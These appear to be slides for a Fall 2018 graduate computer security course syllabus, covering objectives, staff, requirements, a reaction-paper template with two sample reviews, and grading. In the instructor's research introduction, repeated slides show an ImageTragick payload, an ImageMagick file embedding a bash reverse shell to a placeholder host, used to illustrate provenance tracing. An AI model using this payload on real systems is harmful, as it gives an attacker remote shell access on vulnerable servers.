CS 563 - Advanced Computer Security: Syllabus

Professor Adam Bates
Fall 2018

Learning Objectives

Before CS 563:

- Intermediate knowledge of computer security topics
- Experience working independently on machine problems involving systems programming, software engineering, networking, etc.

After CS 563:

- Expert understanding of several advanced computer security topics
- Able to engage and critique academic security literature
- Able to effectively communicate security research in presentations
- Able to independently conduct computer security research…
  - Identify interesting and novel research questions
  - Design study methodologies to answer these questions
  - Evaluate and analyze your results
  - Convey the importance of your findings to a broad audience.

What's in it for you?

- Understand the foundations of computer security
- Apply security concepts and methodologies to your future work outside of the classroom — make the (digital) world a safer place!
- Acquire a very particular (and lucrative) set of skills!



The Team

Adam Bates (Instructor)
Office: 4306 SC
Office Hours: By appointment… not dodging you, there will really be appointments.
batesa@illinois.edu

Güliz Tuncay Seray (TA) <tuncay2@illinois.edu>
PhD student, advised by Professor Carl Gunter
Mobile Security researcher
Office Hours TBD



Adam Bates

Research Interests:

- **Trustworthy Provenance-Aware Systems (CCS'18, NDSS'18, WWW'17, TOIT'17, CCS'16, Security'15)**
- **Embedded Device & IoT Security (Security'18, ICDCS'18, NDSS'18, Oakland'18, Security'16, ACSAC'15, NDSS'14)**
- **Communications & Network Security (CCS'18, Security'15, JCS'14, CCS'14, IMC'14, NDSS'12)**
- **Mobile Security & Privacy (Security'18, Security'15)**

Career Highlights:

1. **Research covered by Wall Street Journal, PC World, News Gazette, Daily Illini.**
2. **30 Peer-Reviewed publications (17 Conference Majors)**
3. **Organizing Committees: IEEE SP '16-'18… Program Committees: Oakland, USENIX Security, NDSS, CCS, ACSAC, USENIX ATC**
4. **Program Chair, Theory and Practice of Provenance 2017.**







About My Research

How can we reason about the provenance (i.e., history) of data objects and events in computing systems?

The provenance graph for an web service using *ImageMagick*, a pervasive image processing library for *nix.



1. `httpd recv e.e.e.e on port 80`
2. `httpd writes uploads/rsh.jpg`
3. `httpd forks shell process`
4. `shell process runs identify`
5. `identify loads libMagick library, reads uploads/rsh.jpg`

About My Research

How can we reason about the provenance (i.e., history) of data objects and events in computing systems?

The provenance graph for an web service using *ImageMagick*, a pervasive image processing library for *nix.



1. `httpd recv e.e.e.e on port 80`
2. `httpd writes uploads/rsh.jpg`
3. `httpd forks shell process`
4. `shell process runs identify`
5. `identify loads libMagick library, reads uploads/rsh.jpg`

ImageTragick: What happens when we upload this "image"?

```
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`bash
    -i >\& /dev/tcp/X.X.X.X/9999 0>\&1`'
```

About My Research

How can we reason about the provenance (i.e., history) of data objects and events in computing systems?

The provenance graph for an web service using *ImageMagick*, a pervasive image processing library for *nix.



1. `httpd recv e.e.e.e on port 80`
2. `httpd writes uploads/rsh.jpg`
3. `httpd forks shell process`
4. `shell process runs identify`
5. `identify loads libMagick library, reads uploads/rsh.jpg`

ImageTragick: What happens when we upload this "image"?

```
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`bash
    -i >\& /dev/tcp/X.X.X.X/9999 0>\&1`'
```

CS 563 Requirements

1. Read Literature: Read the 2 assigned papers in advance of each class
2. Participate: Come to class, Wed & Fri 9:30am — 10:45am. Contribute to all class discussions
3. Write Reaction Papers: Of the two assigned papers, prepare one "peer review"-style summary per class
4. Present Literature: Present research papers and lead the ensuing class discussion
5. Term Project: Conduct a major reserch project in security, with the chief deliverable being a conference-style paper at the end of the semester

1. Read Literature

We will collaboratively decide what topics to focus on this semester.

Topic Areas:

- Foundational Systems Security
- Web Privacy & Security
- System Intrusions
- Mobile & Device Security
- Security Measurement
- Human Factors



1. Read Literature

- Early in the semester, the instructors will provide an introduction and overview to each of these topics.
- Later, your input will determine which ~3 we choose as focus areas.
- After this time, you will all take turns presenting papers and leading class discussions.



1. Read Literature



Topics we explicitly **won't** be focusing on…

- ~~Blockchains~~
- ~~Adversarial Machine Learning~~
- ~~Applied Cryptography~~
- ~~Blockchains~~
- ~~E-Crime~~

… these security topics have their own course offerings!

The End

2. Participate

- Attend class and regularly contribute to discussion with questions/comments
- Print paper copies or bring notebooks if you need them, but not necessary.

2. Participate

- Attend class and regularly contribute to discussion with questions/comments
- Print paper copies or bring notebooks if you need them, but not necessary.
- No screens in class!
  - Distracts you (sorta bad)
  - Distracts others (really bad)
  - Inhibits discussion
  - Because science
- If you bring out a device, a member of the teaching staff will politely remind you to put your device away.

3. Write Reaction Papers

- Paper summaries are a good accountability mechanism
- Coming to class prepared shows respect to your peers that are presenting the paper
- Critically engaging with literature is an important part of a career in research.
- My Dilemma: When students are new to a topic, they (understandably) have a tendency to overcompensate by being unduly critical… explains the problems in the peer review systems??

3. Write Reaction Papers

- Big Idea: Don't ask students to "be critical" of literature, ask students to ***champion*** literature!
- Your job in this class will be to advocate for each paper we read as if you were on a conference program committee.

3. Write Reaction Papers

Reaction Paper Template:

Overall Merit: Weak Accept / Accept (<—- As CS563 students, these are your only two options… unless you are actively doing research in this area and have an axe to grind with the authors).

Summary: 4 or fewer sentences the describe the area + problem the paper considers, their methodology, and their results + takeaway. Writing a succinct paper summary is more challenging than writing a long paper summary, but if you read and understood the paper you should be able to pull this off in 2-4 sentences.

Strengths: 1 to 3 bullets describing the most positive aspects of the paper. Different areas that a paper might be strong could include real world impact, importance of problem, completeness with which problem is considered, novelty of findings or methodology, etc.

Weaknesses: 1 to 3 bullets describing the most troubling aspects of the paper. See strengths for examples of

Comments:
3 or more paragraphs discussing specific points in the paper that you found interesting/important/confusing/problematic. Not all comments need to be critical. Perhaps an aspect of the paper got you thinking about a related problem — raise the question of how this paper's findings relate to other issues! If you do have criticism to offer, it should be paired with suggestions for how it could have been done better. For example, perhaps a certain result could have been more convincing if an additional experiment had been ran. Try to keep such suggestions practical and realistic.

Nits:
If you have criticism that is too trivial to affect your overall assessment of the paper, put it here. This signifies to the authors that any comments in this section are not affecting your reviewer score. This is where I put complaints about typos or figure placement. You can also put very small clarifying questions here, e.g., a term is not defined or an acronym is not spelled out before you. Even there are nits that bother you, you should do your best to look past these issues when reading the paper because they do not affect the scientific merit of the work.

Sample Review #1
[Hassan et al., USENIX Security 2018]

Overall Merit: Accept

Summary: This paper presents a data-driven study of the privacy issues of fitness tracking social networks. The authors collect 21M posts over a period of one month from the Strava fitness social networks, and investigate the use of privacy measures such as Endpoint Privacy Zones (EPZs) by its users. They then go on to develop an attack that leverages multiple data points to infer the private location (usually the user's home), showing that the attack is successful. They then evaluate two state of the art privacy mechanisms (modify radius size and spatial cloaking) and design a new one (fuzz EPZ intersection points) to prevent this attack, showing that although these methods are helpful, a motivated attacker could still defeat them. The authors performed responsible disclosure to Strava, who is now in the process of implementing geo-indistinguishability techniques on their platform.

Strengths:
- Well executed data-driven study taking advantage of real-world data and looking at multiple platforms.
- The paper both tests existing privacy-preserving measures and develops a new one to limit the problem.
- The research had real world impact since fitness tracking companies are developing countermeasures to limit these attacks.

Weaknesses:
- The approach takes advantage of three thresolds but the authors do not discuss how they selected them.

Comments:
This is a well executed paper showing real-world privacy implications of fitness online social networks, and in particular the fact that the location offuscation measures that they employ are not enough to prevent a motivated attacker from learning the user's private locations, which are usually home addresses. The attack presented follows a straightforward intuition, but it's well executed. As the authors note, there are many issues with performing this attack in reality (e.g., the approximate location provided by GPS devices), and the approach convincingly takes care of them.

The countermeasures are well described, and the authors convincinlgy make the point that there is a tention between publishing location information and privacy. I initially was confused by which one of the proposed countermeasures was new and which ones were implementations of well-established techniques. I suggest that the authors make it more explicit, maybe by also modifying the order in which the countermeasures are described (modify radius and spatial cloaking first, fuzz EPZ intersection points later).

...

Sample Review #1
[Hassan et al., USENIX Security 2018]

...

The generalization of the attack to other fitness social network appears to be a major selling point to me, but the experiment is currently relegated to the discussion and looks like an afterthought. I would move it to the evaluation and perhaps discuss it a bit further.

I spent most of the time when I was reading the paper wondering about ethics. The authors discuss ethical issues, but this comes very late in the paper. Moving this considerations to Section 3 would help framing the ethical context of the paper.

The approach relies on three thresholds, but the authors do not describe in detail how they determined the optimal value for them. In Section 5.1, the authors say that they took aside 10k users to establish these values, but do not provide any results on their experiments. Later in the paragraph, they say that these parameters allow them to identify 96.6% of 2.5M users, but I think that they should instead show how changing different values for the thresholds would affect detection over the 10k ground truth users (otherwise there is no point in setting them aside).

The authors consider users who set EPZs as endpoints of their runs. This makes sense, since virtually all users will want to hide their home or office location and will either start activities from there or end there. I was wondering though, what would happen if an EPZ was in the middle of an activity? Could the deanonymization process be adapted to take this scenario into account?

Nits:

- What is a virtual ride?
- In section 3.1, "arousing suspicion" should be "rising suspicion"
- In section 4, "real-world usage" would be better than "naturalistic usage"
- In section 5.1, I assume it is t_i (and not t_d as it is currently written) to be 0.1 meters?
- In section 6.4, it should be "against 0.125 mile EPZs, our effectiveness ..."

Sample Review #2
[Kumar et al., USENIX Security 2018]

Overall Merit: Accept

Summary: In this paper the authors investigate the potential of doing audio squatting attacks on the Amazon Alexa skill store. The authors utilize existing datasets containing speech samples from people across the US to find which words are getting confused by Amazon's Alexa. They present statistics about the confusable words and possible reasons why the confusion is happening, e.g., due to homophone pairs or due to phonetic spelling. Using their findings, the authors show that they can squat skills containing those words by registering the right pairs of skills on Amazon's Alexa. To increase the coverage of their attacks, the authors present a model for squatting based on the phonetic spelling of words and use it to find an additional 3K unique words that can be squatted. They investigate suspicious pairs of skills in the Alexa store and then show that it is possible to conduct spear-squatting attacks by identifying and taking advantage of words that are confusable between men and women, as well as words that are confusable based on the user's demographic.

Strengths:

- First study of squatting attacks for voice-controlled IoT devices
- Useful model for predicting confusions in the absence of a large corpus of spoken words
- Results are impactful

Weaknesses:

- The paper could be better if the authors had tried to conduct these attacks against popular skills

Comments:

This is a great paper that highlights issues that voice assistants have and which we need to address as we rely more and more on voice-controlled systems. I appreciated the blend of linguistics and computer security which demonstrates that we need to collaborate across different research areas as we are incorporating IoT devices into our physical environments.

The experiment that is missing (and I understand the complications for making it happen) is to attempt to measure the "squattability" of existing popular skills. Squatting skills about cat facts and breathing is substantially less catastrophic compared to squatting skills about ride-hailing and banking. The authors could have applied their algorithm for predicting confusion based on the phonemes against the N most popular skills and report on how many are "theoretically" squattable. That, and perhaps a small-scale experiment with a few users, could be a precursor of a larger follow-up study involving crowd-sourcing and human subjects.

…

Sample Review #2
[Kumar et al., USENIX Security 2018]

...

The authors should compare their work with the paper titled "Soundsquatting: Uncovering the use of homophones in domain squatting" by Nikiforakis et al. The ideas of that paper are very similar to the core ideas of this paper but they are applied to a different domain (namely domain names, instead of Alexa skills on Amazon). Moreover, the authors discuss the recent work on combosquatting but they are not citing the appropriate paper (they also seem to be using the first author's first name instead of his last name).

Defense-wise, a possibility that is worth exploring is the use of probabilities for word transitions. For example, using a real-world text corpus, one can find that the probability of the word "facts" following the word "cat" is significantly higher than that of the word "fax". These probabilities can be incorporated into the transcription process to at least protect against skill squatting where multiple words are required. This is in fact how various string segmentation algorithms work (Chapter 14 of the book titled "Beautiful Data: The Stories Behind Elegant Data Solutions" discusses such an algorithm).

Nits: N/A

4. Present Literature

- Two discussion leaders/presenters per session
- How many presentations? TBD
- Responsibilities of the Presenter:
  - Create a 20 minute presentation on the topic to be discussed
  - Borrowing from conference slide decks is OK, but you will need to do more… the goals of your talk are different.
  - Discuss the paper assigned as a jumping off point for the general topic (20-25 minutes)
  - Email slides to me at least one day before class for approval.

4. Present Literature

- Requires the technical preparation necessary for writing a summary, but also much more!
- Audience engagement is vital
    - Construct a narrative
    - Engage the audience
    - Identify an insight
    - Argue a point
    - Extend an argument
- Relate what you've learned, and what strikes you about the work: be engaged with the content

4. Present Literature

- Keep your points simple and repeat key insights
- Know the jargon that you will be using
- Present a narrative - tell a story
- Pace the talk so that you're not rushing or dragging
- Think about the goals of your presentation
  - Leave audience with the high points in their head
- Practice and prepare!
- Read http://pages.cs.wisc.edu/~markhill/conference-talk.html

5. Term Project

- The course project requires the students execute some original research in security
  - Demonstrate applied knowledge
  - Don't try to learn some new non-security field
  - Be realistic about what is possible in a one semester.
  - However, the work should reflect real thought and effort.
- The grade will be based on: *novelty*, *depth*, *correctness*, *clarity of presentation*, and *effort*.
- 1-3 students per group; single person suggested if you want to work in security.
- Details on project selection + progress reports to follow

5. Term Project

We publish papers based on course projects!!

42% publication rate in my last graduate course (CS598):

1. One NDSS'18 paper!!  <- PhD
2. Another NDSS'18 paper!!  <- PhD
3. One USENIX Security'18 paper!!  <- MS
4. Another USENIX Security'18 paper!!  <- Undergrad
5. One ICDCS'18 paper!!  <- PhD

<u>Hard work on your term project will be rewarded by my attention and continued support after the end of the class.</u>

Grading

- Class Participation (10%)
- Paper Summaries (20%)
- Paper Presentations (30%)
- Project (40%)

How to fail CS563

- Do a crummy job with your presentation, or skip it altogether
- Do a crummy job with reviews, or skip them altogether
- Show total lack of comprehension indicative of having read the papers before class
- Have three or more unexplained absences (Reasonable absences: attending conference, job interview, etc.).

Today's Reading…

- Why do we read papers?
- How do you read papers?
- What should you get out of a paper?
- Did you read the paper for today?

